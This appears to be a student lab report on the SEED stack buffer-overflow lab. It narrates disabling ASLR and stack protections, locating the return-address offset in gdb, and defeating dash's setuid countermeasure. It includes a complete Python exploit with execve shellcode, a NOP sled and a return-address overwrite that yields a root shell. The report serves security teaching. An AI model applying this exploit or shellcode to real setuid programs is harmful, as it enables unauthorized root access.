
Now I saved the exploited code as exploit.c and compiled the program using the gcc -Wall exploit.c -o exploit command. I ran the exploit program and then I ran the stack program. When I ran the exploit program a badfile is created with all the contents written from the buffer array to the badfile. Now when I ran the stack program which reads the contents of the badfile, buffer overflow happens and I was able to get access to the root. When I gave ls command, I was able to see the badfile getting created.




Using Python:

I disabled the address randomization using the command sudo sysctl -w kernel.randomize_va_space=0. I then compiled the stack program using the gcc and compiled with stack guard disabled and compiled with executable stack. Then I created a badfile using the touch command. Then I use the gdb command to start the GNU debugger. I set the breakpoint in the bof() function of the stack program, then use the r command to run the program further.




7:27 PM
/bin/bash 66x25
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[----------------------------------registers-----------------------------------]
EAX: 0xbfffea77 --> 0xb774445c
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea58 --> 0xbfffec88 --> 0x0
ESP: 0xbfffea30 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
0x80484bb <bof>: push ebp

I then find the buffer base address and the return address using the p command in GNU debugger. After getting the base address and the return address I find the distance between them by subtracting the base address with return address. The difference was 32 bytes.




This the exploit program written in python. From the calculated distance between the base address and the return address I determine the offset address as 32 + 4 = 36. Then I put the base address of the buffer into the content array byte by bye from least significant byte to most significant byte to exploit the buffer overflow attack.

new 1 | new 2 | call_shellcode.c | exploit.c | exploit.py | stack.c

```python
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"                  # xorl    %eax,%eax
    "\x50"                      # pushl   %eax
    "\x68""//sh"                # pushl   $0x68732f2f
    "\x68""/bin"                # pushl   $0x6e69622f
    "\x89\xe3"                  # movl    %esp,%ebx
    "\x50"                      # pushl   %eax
    "\x53"                      # pushl   %ebx
    "\x89\xe1"                  # movl    %esp,%ecx
    "\x99"                      # cdq
    "\xb0\x0b"                  # movb    $0x0b,%al
    "\xcd\x80"                  # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Put the address at offset at 36
ret = 0xbfffea58 + 40
content[36:40] = (ret).to_bytes(4, byteorder='little')

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

Python file | length : 1,122


Now I compile the stack program and change the ownership of the compiled program to root and made it a SET-UID program. I made the python program executable and I ran the exploit python program. Then I ran the stack program and I was able to get access to the root. This is because when I ran the python program a badfile is created with the contents of the buffer overflow attack, and when I ran the stack program, which reads the contents of the badfile buffer overflow attack happens and root access is gained.




2.5 Task 3: Defeating dash's Countermeasure

Output:


I checked for the current bash of the system using the ls command. Then I removed the /bin/sh using the sudo rm /bin/sh command. I created a symbolic link and pointed /bin/sh to /bin/dash. After doing this /bin/sh is pointing to /bin/dash.




Now I created the given program dash_shell_test with setuid(0) commented. I then compiled and changed the ownership of the compiled program to root and made the compiled program a SET-UID program. When I ran the program commenting the setuid(0) function I was not able to get the root priviliage. This is due to the countermeasure performed by the dash. Since the ruid and euid is different.



Now I uncommented the setuid(0) function and saved the given program.




I saved and compiled the program uncommenting the setuid line. I then changed the ownership of the compiled program to to root and made the compiled program a SET-UID program. When I ran the program uncommenting the setuid(0) function I was able to get the root priviliage. This is because the real user id is set to zero by the setuid(0), before the execve() function is invoked.




